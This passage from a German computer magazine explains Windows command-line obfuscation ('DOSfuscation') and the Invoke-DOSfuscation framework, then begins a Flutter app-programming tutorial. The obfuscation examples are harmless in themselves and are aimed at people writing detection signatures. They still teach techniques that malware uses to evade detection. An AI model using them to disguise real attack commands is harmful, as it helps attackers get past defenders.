paper (siehe ct.de/yjak) nachlesen. Er nennt darin noch weitere Zeichen, die kontextabhängig nur an bestimmten Positionen im Befehl vorkommen dürfen – darunter etwa positive Vorzeichen wie das der Variable `tokens` aus dem Beispiel.

Schleifenmagie

Nach dem Entfernen der „Character Insertion Obfuscation“ ist die FOR-Schleife gut lesbar:

```
FoR /f "delims=nZa4FH tokens=2" %n
 IN ('fTYpe ^| Find "mdFi"')DO %n
 /%TmP:~ -8, 1%
```

Zum besseren Verständnis ihrer Funktionsweise ist es hilfreich, sich die Syntax in verallgemeinerter Form anzuschauen. Sie lautet

```
FOR /F [Optionen] %parameter
 IN (Befehl 1) DO Befehl 2
```

Im konkreten Fall besteht `Befehl 1` aus zwei Schritten. Im ersten Schritt liefert der Kommandozeilenbefehl `ftype` eine Liste mit Zuordnungen von Dateitypen zu Programmen zurück, mit denen diese verknüpft sind. Diese übergibt er im zweiten Schritt an den `find`-Befehl, der darin unter Beachtung von Groß- und Kleinschreibung nach „mdFi“ sucht. Er findet ihn im ftype-Listeneintrag

```
SHCmdFile=%SystemRoot%\explorer.exe
```

und gibt ihn als Suchergebnis zurück. Dass das Ergebnis auch den Teilstring Cmd enthält, ist kein Zufall, sondern DOSfuscation-Kalkül.

Um diesen zu extrahieren, nutzt der FOR-Loop die im „Optionen“-Bereich der Schleife definierten `delims` und `tokens`. Die `delims`, zu Deutsch Trennzeichen, spalten den ftype-Eintrag in mehrere Abschnitte auf. Im konkreten Fall verwendet `delims` die Zeichen H (vor Cmd) und F (direkt dahinter) aus der angegebenen Zeichenkette nZa4FH. Die übrigen Zeichen dienen abermals nur der Obfuskierung. H und F trennen den Textstring in insgesamt drei Abschnitte (tokens) auf, von denen Cmd den zweiten bildet:

```
S [H] Cmd [F] ile=(...)\explorer.exe
```

`tokens = 2` sorgt nun für dessen Extrahierung. `%parameter` und `Befehl 2` entsprechen im Beispiel derselben Variable `%n`, die letztlich den Wert `Cmd` annimmt und ausgeführt wird.

Eine Variante dieser Schleife verwendet statt `ftype` den `assoc`-Befehl. Dieser ordnet Dateiendungen Dateitypen zu, arbeitet also gewissermaßen eine Ebene unter `ftype`. Er produziert dabei ähnlichen Output, der sich in gleicher Weise mit `find` oder alternativ auch mit `findstr` durchsuchen lässt.

Variabel obfuskieren

Moment mal: Was ist eigentlich mit dem letzten Teil des Befehls, dem `/%TmP:~ -8, 1%` hinter dem `%n`? Wenn man die komplette FOR-Schleife (unter vorheriger Entfernung der Zeilenumbrüche) in die Kommandozeile eintippt, sieht man, dass der Interpreter sie tatsächlich zu `cmd /c` auflöst. `/%TmP:~ -8, 1%` ist also gleichbedeutend mit `/c`.

Des Rätsels Lösung lautet „Umgebungsvariablen“. Das sind Variablen des Betriebssystems, die beispielsweise Informationen zu System, Dateiendungen oder Hardware enthalten können. Um sich sämtliche globalen Umgebungsvariablen Ihres Systems ausgeben zu lassen, tippen Sie einfach den Befehl `SET` in die Kommandozeile ein.

Oft verweisen Umgebungsvariablen auch auf Dateipfade – so wie im Fall der Variable `%tmp`. Sie zeigt auf das Verzeichnis, in dem standardmäßig temporäre Dateien gespeichert werden – typischerweise ist das `C:\Users\Username\AppData\Local\Temp`.

Die Angabe -8,1 in der Obfuskierung bedeutet so viel wie: „Gehe vom Ende des tmp-Pfades aus acht Buchstaben rückwärts (-8) und gib dann von dieser Position aus einen (1) Buchstaben aus.“ Dort befindet sich in diesem Fall der Buchstabe „c“ aus dem Wort „Local“ – und so wird `/%TmP:~ -8, 1%` beim Parsen zu `/c`.

Man kann diese Art der Obfuskierung auch auf komplette Schlüsselbegriffe anwenden. Oder lediglich einzelne Zeichen des Begriffs tarnen. So wie bei diesem mit Hilfe von Invoke-DOSfuscation generierten PowerShell-Aufruf:

```
p%ProgramFiles(x86):~-17,-16%w
%TEMP:~-3,1%%APPDATA:~-7,-6%
%CommonProgramFiles(x86):~34%he
%TEMP:~-6,-5%%TMP:~-10,-9%
```

Auf der Verwendung von Variablen basiert auch eine weitere von Bohannon entwickelte DOSfuscation-Strategie: „Concatenation Obfuscation“. Sie dient nicht der Obfuskierung der Schlüsselbegriffe `cmd` oder `powershell`, sondern ist eine von mehreren Techniken, die der Verschleierung des übrigen, von Bohannon auch als „Payload“ bezeichneten Befehlsteils dienen.

Bohannon arbeitet hierbei statt mit globalen mit prozessspezifischen Variablen. Er definiert mehrere von ihnen und weist ihnen jeweils einen Teilstring des auszuführenden Befehls zu. Dann definiert er eine letzte Variable, die als Wert die aneinandergehängten (konkatenierten) Variablen erhält. Deren Aufruf setzt den Befehl aus den Variablenwerten wieder zusammen.

Das nachfolgende Beispiel verschlüsselt passenderweise einen Aufruf des Kommandozeilenbefehls `SET`:

```
cmd.exe /C"set rR2=SE&&set 9YJ=T&
&call set USz=%rR2%%9YJ%&&call %Usz%"
```

DO it %yourself%

Im Vergleich zu der zuvor beschriebenen FOR-Schleife ist das Concatenation-Beispiel – je nach Perspektive – gut lesbar oder schlecht obfuskiert. Allerdings handelt es sich hierbei auch lediglich um den Output, den Stufe 1 des „CONCAT“-Modus des Invoke-DOSfuscation-Frameworks zurückliefert. Stufe 3 kombiniert diese Technik dann mit der bereits bekannten Character Insertion Obfuscation, mit Substrings globaler Umgebungsvariablen sowie mit einer von insgesamt drei weiteren FOR-Schleifen-Varianten.

Sämtliche DOSfuscation-Strategien im Detail zu beschreiben würde den Rahmen dieses Artikels sprengen. Wenn Sie sich noch einmal den rätselhaften Kommandozeilenbefehl vom Anfang des Artikels ansehen, werden Sie allerdings feststellen, dass Sie bereits genug über DOSfuscation wissen, um ihn zu entziffern.

Hierzu noch ein Tipp: Sie können den Befehl echo nutzen, um sich Teilstrings von Umgebungsvariablen in der Konsole ausgeben zu lassen. Zum Beispiel liefert

```
echo %CommonProgramFiles(x86):~23,3%
```

die Zeichenkette `Com` zurück.

Testen Sie Ihre Zwischenergebnisse ruhig auch auf der Kommandozeile – der obfuskierte Befehl ist völlig harmlos. Achten Sie dabei darauf, vorher die layoutbedingten Zeilenumbrüche zu entfernen, sodass der gesamte Befehl in einer Zeile steht. Alternativ finden Sie des Rätsels Lösung im letzten Absatz.

Invoke-DOSfuscation

Falls Sie alle DOSfuscation-Techniken ausprobieren und mit eigenen Kommandozeilenbefehlen experimentieren möchten, können Sie das mit Invoke-DOSfuscation ganz einfach tun. Den Link zu Bohannons GitHub-Repository finden Sie über ct.de/yjak.

Das in Form mehrerer Module für PowerShell umgesetzte Framework umfasst ein kurzes Tutorial, das die Bedienung Schritt für Schritt erklärt. Die Obfuskierungen kann man dreistufig an beliebigen Befehlen testen.

Die einfache Bedienbarkeit in Kombination mit der Möglichkeit, obfuskierte Befehle bei Bedarf in einer Textdatei ausgeben zu lassen, machen das Framework für Angreifer äußerst attraktiv. Es ist daher sehr wahrscheinlich, dass die Zahl der DOSfuscation-Samples in freier Wildbahn weiter steigen wird – und dass findige Black-Hat-Hacker die Techniken künftig optimieren und als Basis für neue Obfuskierungsideen nutzen.

Auf den zweiten Blick sieht man dem Framework allerdings an, dass Bohannon bei der Entwicklung vor allem an jene gedacht hat, die Erkennungsmechanismen und Abwehrstrategien gegen DOSfuscation entwickeln wollen. So umfasst es beispielsweise auch ein PowerShell-Modul, das in jedem Durchlauf mehr als 1000 zufällig obfuskierte Befehle zurückgibt, die es auf Basis einer Liste mit Beispielbefehlen generiert. Damit lassen sich Erkennungsmechanismen ausgiebig testen.

Das ist nicht nur für professionelle Softwareentwickler interessant: Mit Tools wie YARA oder dem Advanced-Persistent-Threat-Scanner LOKI kann jede(r) eigene Schadcode-Signaturen für den heimischen Rechner schreiben. Beide Werkzeuge haben wir in vergangenen c’t-Ausgaben vorgestellt [1, 2]. Die hierzu benötigten Informationen über die Gesetzmäßigkeiten von DOSfuscation stellt Bohannon in einem Kapitel seines Whitepapers bereit.

Vor große Herausforderungen stellt Invoke-DOSfuscation derzeit vor allem Malware-Analysten, die Samples deobfuskieren wollen: Sie müssen sich mit eigenen Skripten zur partiellen Entfernung der DOSfuscation und dem Einbauen von echo-Befehlen im Rahmen dynamischer Codeanalysen behelfen. Denn das Framework enthält bis auf eine interne, immer nur für den aktuellen Befehl verfügbare UNDO-Funktion bislang keine Möglichkeit, Obfuskierungen wieder rückgängig zu machen.

Wir machen Ihnen das Deobfuskieren leicht, streuen aber, weil es so schön war, zum Abschied noch ein paar Sonderzeichen ein. Des Rätsels Lösung lautet: `cmd /c ^^p""i^^ng h"eis"e.^^de.` *(ovw@ct.de)* c't

Literatur

[1] Olivia von Westernhagen, Gut aufgestellt gegen Schadcode. Malware-Signaturen mit YARA einfach selbst schreiben, c’t 20/18, S. 154

[2] Olivia von Westernhagen, Sucht, was ihr wollt! Systemeinbrüche aufdecken mit LOKI, c’t 15/18, S. 152

Infos rund um DOSfuscation: ct.de/yjak



Invoke-DOSfuscation ist hilfreiches Tool und Angriffswerkzeug in einem.




Bild: Rudolf A. Blaha

App-Umbauten

Android- und iOS-Programmierung mit Google Flutter, Teil 3

Viele Apps wollen Webinhalte anzeigen, wozu üblicherweise ein sogenanntes WebView-Element dient. In Googles Android/iOS-Framework Flutter ging das bisher nur über einen Umweg. Mit Version 1.0 kommt die Unterstützung für native Widgets, über denen man weitere Flutter-Widgets einblenden kann. Wir probieren das im Tutorial am Beispiel eines Appmenüs aus, müssen aber zuerst einen Fehler der ersten beiden Teile beheben.

Von Jörg Wirtgen

Kaum fasst man seinen Code ein paar Wochen nicht an, rächt sich die Hemdsärmeligkeit der ersten beiden Teile der Flutter-Artikelserie: Er läuft nicht mehr, genauer gesagt findet die arg fehlerintolerante RSS-Auswertung keine Beitragsbilder im Heise-Feed mehr. Das liegt nicht an Änderungen des Feeds, sondern an einem Update des Packages `xml`.

Die aktuelle Version 3.2.0 des Packages behebt einen Fehler, den sich die App stillschweigend zunutze gemacht hat. Das Beitragsbild steckt beim Heise-Feed nämlich in einer CDATA-Konstruktion, welche laut XML-Spezifikation nicht ausgewertet werden soll. Das alte Package hat sich darum aber nicht geschert, sodass der Ausdruck `findAllElements("img").first.getAttribute("src")` die Bild-URL gepackt bekommen hat. Das neue Package findet nun wie vom Standard vorgesehen kein `img` mehr, also liefert `findAllElements("img")` Null und obiger Ausdruck erzeugt eine Exception.

Die einfachste Lösung, nämlich explizit das alte Package einzubinden, misslingt, weil es unter der aktuellen Dart-Version nicht kompiliert. Stattdessen klappt es, den gesamten CDATA-Bereich des `content`-Felds, umrandet mit einem beliebigen XML-Tag, nochmals in einen Parser zu werfen und das Ergebnis wie oben zu durchsuchen. Das ist weiterhin hemdsärmelig – um einen möglichst robusten RSS-Reader soll es hier aber nicht gehen.

```
var img = Image.network(
 xml.parse("<p>${_entries
 [index].findElements("content")
 .first.text}</p>")
 .findAllElements("img").first
 .getAttribute("src"));
```

Überlauf abgestellt


Und noch ein kleiner Nachtrag zum vorigen Artikel: Das `CustomMultiChildLayout` aus dem zweiten Teil hatte die unangenehme Eigenschaft, im `GridView` überzulaufen, sofern Seitenverhältnis der Kacheln, Bildgröße und Textlänge schlecht harmonieren. Das Überlaufen kriegt man aber leichter abgestellt als gedacht, dazu dient das Layout-Widget `ClipRect`. Man beschneidet die gesamte Kachel, entweder als `return ClipRect(child: GestureDetector(…))` oder eine Ebene tiefer als `… child: ClipRect(child: CustomMultiChildLayout(…))…`. Eine dritte Alternative ist, nur das überlaufende Feld abzuschneiden, in diesem Fall also `…LayoutId(id: 2, child: ClipRect(child: summary))…`.

In allen drei Fällen wird die letzte Zeile des `Text`-Widgets unschön mittendrin quer abgeschnitten – auch wenn man dem `Text` im Parameter `overflow` mitteilt, dass es beim Überlauf eine `TextOverflow.ellipsis` anzeigen soll. Das liegt daran, dass das `Text`-Widget von dem Abschneiden per `ClipRect` nichts mitbekommt; die per `overflow` ausgewählte Art des Abschneidens kommt nur zum Tragen, wenn das Widget sich selbst beschneidet, weil der Text länger als die per `maxLines` übergebenen Zeilen wird. Auch die `ClipRect`-Option `clipBehavior` bewirkt bei Texten offenbar nichts. Nun wäre es wohl möglich, die Kacheln mit transparenten Verläufen aufzuhübschen, vielleicht hat ein Leser Lust dazu?

Schöner als am Symptom herumzubasteln wäre ein `GridView`, dessen Kacheln unterschiedlich groß sein dürfen, sodass gar kein Text abgeschnitten werden muss. `GridView` selbst beherrscht das nicht, aber sein Objekt-Vorfahre `BoxScrollView` und das davon abgeleitete Flutter-Package `StaggeredGridView`. Vor der Implementierung eines weiteren RSS-Viewers steht aber etwas Aufräumen an.

Mehr Ordnung

Man kann zwar in Dart alles einfach in `main.dart` schreiben, aber das wird schon bei unserem kleinen Projekt unübersichtlich. Besser organisiert man sein Projekt



Das Flutter-Widget ClipRect verhindert zwar, dass GridView-Kacheln überlaufen, schneidet Text aber unschön ab.

in mehrere Dateien; dann erst zeigt zudem die Dart-Eigenschaft ihre Wirkung, dass Bezeichner mit führendem Unterstrich nur lokal gültig sind. Dabei sind anders als in Java sowohl die Aufteilung der Klassen und Funktionen auf einzelne Sourcecode-Dateien als auch die Namen der Dateien beliebig.

Hier bietet es sich beispielsweise an, in eine Datei mit Namen `gridview.dart` die Klassen `RSSGrid`, `_RSSGridState` und `_GridLayouter` zu packen, die beiden `RSSList` und `_RSSListSate` in `listview.dart`. Die nötigen Querverweise mittels `import`-Befehlen an den Anfängen der Datei erzeugen Sie entweder selbst oder lassen das Android Studio erledigen: Wenn Sie auf die jeweiligen Fehlermeldungen klicken und Alt-Enter tippen, erkennt Android Studio in den meisten Fällen die fehlende Datei und fügt den `import` automatisch ein.

Drawer-Menü

Damit es sich überhaupt lohnt, die verschiedenen RSS-Viewer aufzubewahren, soll die App zwischen ihnen umschalten können. Dazu sollen die `Scaffolds` ein Ausklappmenü bekommen, das sich beim Tipp auf ein Hamburger-Menü oben links öffnet – in Flutter `Drawer` genannt.

Ein `Scaffold` kümmert sich um so ein Menü, wenn man es ihm beim Erzeugen im Parameter `drawer` übergibt. Jedes `Scaffold` könnte sein eigenes Menü per `drawer: Drawer(child:…)` selbst erzeugen. In den meisten Apps ist allerdings Usus, an allen Stellen das gleiche Menü anzuzeigen. Erstellen Sie dazu in `main.dart` eine globale Funktion `mainDrawer(BuildContext context)`, die Sie in den beiden `Scaffolds` aufrufen als `drawer: mainDrawer(context)`. Dazu ist dann ein Zirkelimport von `main.dart` notwendig, was für Dart kein Problem ist. Wie man ihn dennoch loswerden, folgt weiter unten.

Das Menü selbst erwartet der `Drawer` im Parameter `child`, wo man sich gestalterisch beliebig austoben kann. Für ein Menü im üblichen Stil reicht ein `ListView`, in das man `ListTiles` für die eigentlichen Menüpunkte hineinwirft und sie per `Divider` gruppiert. Zudem bietet Flutter den parameterreichen `DrawerHeader` zum Aufhübschen und den `AboutListTile` für ein Über-Fenster. Das ist in Englisch gehalten, wobei eine deutsche Übersetzung im Package `intl` enthalten ist.

Flutter-Programmierung

Unsere Serie führt anhand eines RSS-Readers für den Heise-Feed in die Flutter-Programmierung ein.

Teil 1: Fast schon flügge, Apps für Android und iOS entwickeln mit Flutter, c't 18/2018, S. 142

Teil 2: Ein modischer Fortschritt, GridView und Datumsformate in Flutter, c't 20/2018, S. 158

Flutter: StaggeredGridView in einem RefreshIndicator

```
RefreshIndicator(
 onRefresh: () => _reload(),
 child: Scrollbar(child: StaggeredGridView.countBuilder(
  crossAxisCount: (MediaQuery.of(context).size.width / 450).ceil(),
  mainAxisSpacing: 20,
  crossAxisSpacing: 12,
  padding: EdgeInsets.all(4),
  staggeredTileBuilder: (index) => StaggeredTile.fit(1)
  itemCount: _entries.length,
  itemBuilder: (context, index) {
   var theme = Theme.of(context).textTheme;
   var title = Text(_entries[index].findElements("title").single.text,
    style: theme.title.apply(fontWeightDelta: 5),
    maxLines: 5, overflow: TextOverflow.ellipsis,);
   var summary = Text(_entries[index].findElements("summary").single.text,
    style: theme.body1, softWrap: true, maxLines: 20,
    overflow: TextOverflow.ellipsis,);
   var date = Text(formatDateTime.format(DateTime.parse(
    _entries[index].findElements("published").single.text).toLocal()),
    style: theme.body1.copyWith(fontStyle: FontStyle.italic));
   var img = Image.network(xml.parse(
    "<p>${_entries[index].findAllElements("content").first.text}</p>")
    .findAllElements("img").first.getAttribute("src"));
   return GestureDetector(
    onTap: () => showWebview(context,
     url: _entries[index].findElements("id").single.text,
     title: _entries[index].findElements("title").single.text,
    ),
    child: Column(
     crossAxisAlignment: CrossAxisAlignment.start,
     children: [
      title,
      Row(
       mainAxisAlignment: MainAxisAlignment.start,
       crossAxisAlignment: CrossAxisAlignment.start,
       children: [
        Flexible(flex: 3, child: Column(
         mainAxisAlignment: MainAxisAlignment.start,
         crossAxisAlignment: CrossAxisAlignment.start,
         children: [
          Padding(child: img, padding: EdgeInsets.fromLTRB(0, 2, 8, 2),),
          date
         ]
        )),
        Expanded(flex: 2, child: summary)
       ]
      )
     ]
    )
   );
  },
 ))
)
```

StaggeredGridView baut verschieden große Kacheln für die RSS-Einträge auf, die nun aus Row- und Column-Widgets bestehen.

Ein einfacher `Drawer` wäre somit:

```
Drawer mainDrawer(BuildContext
context) => Drawer(child:
 ListView(children: [
  ListTile(
   title: Text("RSS per ListView")),
  ListTile(
   title: Text("RSS per GridView")),
 ])); //children, ListView, Drawer
```

Der Aufruf des neuen Fensters geht ähnlich wie beim Browser-Aufruf vonstatten: Im `onTap`-Listener der `ListTiles` schiebt man eine `MaterialPageRoute` auf den `Navigator`-Stack, wobei das Erzeugen des Fensters hier einfacher geht als beim Browser, weil die Routinen weniger Parameter benötigen. Im ersten `ListTile` also – nach dem zweckmäßigen Auslagern der Heise-URL in eine Konstante `url`:

```
onTap: () => Navigator.push(context,
 MaterialPageRoute(builder:
 (BuildContext c) => RSSList(url)))
```

Im zweiten `ListTile` ruft man entsprechend `RSSGrid(url)` auf. Nun schaltet der Nutzer per `Drawer` zwischen den beiden `Scaffolds` hin und her. Anders als beim `WebviewScaffold` taucht oben kein Zurück-Pfeil auf, weil wir explizit einen `Drawer` angeben. Die Zurück-Taste von Android funktioniert aber wie erwartet (wobei das bei nur zwei Fenstern natürlich wenig Sinn ergibt).

Alternativ legt man diese Routen im `MaterialApp`-Konstruktor an und versieht sie mit einem Namen. Dann besteht `onTap` einfach aus `() => Navigator.pushNamed(context, <name>)`. Ruft man die Routen nur einmalig im Hauptmenü auf, lohnt sich der Mehraufwand nicht; sinnvoll ist das eher, wenn man sie an mehreren Stellen nutzt.

Bei Experimenten mit dem Ausklappmenü scheint manchmal die Flutter-Eigenschaft zu versagen, dass Änderungen am Sourcecode beim Speichern mit Strg-S quasi verzögerungsfrei in der App auf dem Handy sichtbar sind. Vor allem die benannten Routen scheinen sich dem zu verweigern. Das liegt oftmals daran, dass die geänderten Klassen und Konstanten zwar per Debug-Schnittstelle in der App landen, aber dort nicht ausgewertet werden – beispielsweise werden Objekte, die sich aus Konstanten initialisieren, nicht automatisch neu aufgebaut. Abhilfe schafft im Zweifel immer in Android Studio ein Klick auf den grünen „Run“-Pfeil neben der Geräte- und Configuration-Auswahl, er startet die App neu. In harten Fällen tippt man vorher auf den roten Stopp-Knopf.

Tatsächlich wird der `Drawer` bei jedem Öffnen (also beim Antippen des Hamburgers oder Wischen von links) erneut erzeugt. Eine Überlegung wäre, ihn beim App-Start einmal statisch zu erzeugen, schließlich soll er ja über die gesamte App-Lebensdauer gleichbleiben. Das scheitert aber daran, dass der `context` dann noch nicht bekannt ist. Zudem bleibt das Menü gar nicht wirklich gleich, es muss sich ja beispielsweise an etwaige Drehungen des Smartphones anpassen.

Der Kreis öffnet sich

Jetzt stört noch der zirkuläre Import von `main.dort`, er verhindert auch, dass man die `Scaffolds` in zukünftige Flutter-Projek-

te übernehmen könnte. Um den Import loszuwerden, baut man die Konstruktoren von `RSSGrid` und `RSSList` so um, dass sie einen Pointer auf die `Drawer`-erzeugende Funktion erwarten. Die passende Signatur für den Pointer muss man sich nicht zusammenbasteln, die gibt es schon unter dem Namen `WidgetBuilder`.

Also fügt man dem `RSSGrid` einen `final WidgetBuilder drawer` hinzu und ändert den Konstruktor in `RSSGrid(this.rss, this.drawer)`. Diese Schreibweise ist eine Kurzform dafür, die Konstruktor-Parameter den gleichnamigen Instanzvariablen zuzuweisen. Im `Scaffold`-Konstruktor ruft man die Funktion per `drawer: widget.drawer(context)` auf. Das gleiche baut man bei `RSSList` und `_RSSListState` ein.

Dass `widget` hier die Member von `RSSGrid` und `RSSList` kennt, ist übrigens eine nette Anwendung der Dart-Templates: `_RSSGridState` ist ja ein `State<T>` mit dem Member `<T> widget`, das als `State<RSSGrid>` implementiert ist. Somit weiß der Dart-Kompiler, dass das `widget` ein `RSSGrid` ist.

Die Funktion `mainDrawer` hat schon den richtigen Aufbau, sie bleibt unverändert. Darin ändert man nur die Aufrufe in den beiden `MaterialPageRoute` von `=> RSSList(url)` auf `=> RSSList(url, mainDrawer)`, ebenso für `RSSGrid`, und dann nochmal oben im `MaterialApp`-Konstruktor – fertig. Jetzt kommen die beiden neuen Dart-Dateien ohne den Import von `main.dart` aus.


Extrahieren Sie als letzte Vorbereitung für die dritte RSS-Implementierung den Browser-Aufruf in eine eigene Funktion. Momemtan steht er doppelt in `gridview.dart` und in `listview.dart` jeweils in einem `onTap`-Listener. Schreiben Sie eine der Kopien in eine neue Dart-Datei `webview.dart` und ersetzen Sie die beiden Aufrufe durch

```
onTap: () => showWebView(context,
 url: <wie bisher>,
 title: <wie bisher>)
```

Löschen Sie den Import des Webview-Packages aus beiden Dateien und fügen Sie ihn der neuen hinzu. Die Signatur der neuen Funktion dort lautet:

```
void showWebview(
 BuildContext context,
 {String url, String title})
```

Und sie besteht nur aus dem kopierten Aufruf von `Navigator.of(context).push…`, wo Sie an passender Stelle die bisherigen Strings mit den Parametern `url` und `title` ersetzen.



Das Flutter-Package StaggeredGridView zeigt wie gewünscht verschieden große Kacheln an, kostet aber viel Performance.

Fast besserer Browser

Das Auslagern des Browsers verfolgt einen weiteren Hintergedanken, nämlich das Browser-Package einfacher austauschen zu können. Anfang Dezember erschien Flutter 1.0, und eine der Neuerungen sind die *Platform Views* – naja, erstmal nur eine Vorschau darauf, mehr soll dann beim nächsten Flutter-Update im Februar kommen.

Die *Platform Views* sind eine Möglichkeit, native Widgets von Android und iOS so einzubinden, dass Flutter-Widgets darüber erscheinen können. Genau das geht beispielsweise beim hier momentan genutzten Webview-Package `flutter_webview_plugin` nicht. Es blendet zwar den nativen Android- oder iOS-Webview ein, aber darüber können keine Widgets liegen, kein Rückfragedialog, kein Drawer, kein `FloatingActionButton`.

Nun löst Flutter das Problem allgemeiner und stellt ein Widget bereit, das native Grafikelemente von Android und iOS einblendet und weitere Flutter-Widgets darüber erlaubt. Unter Android heißt es `AndroidView`, unter iOS `UiKitView`. Als Beispiele implementiert Google die Packages `google_maps_flutter` und `webview_flutter`.

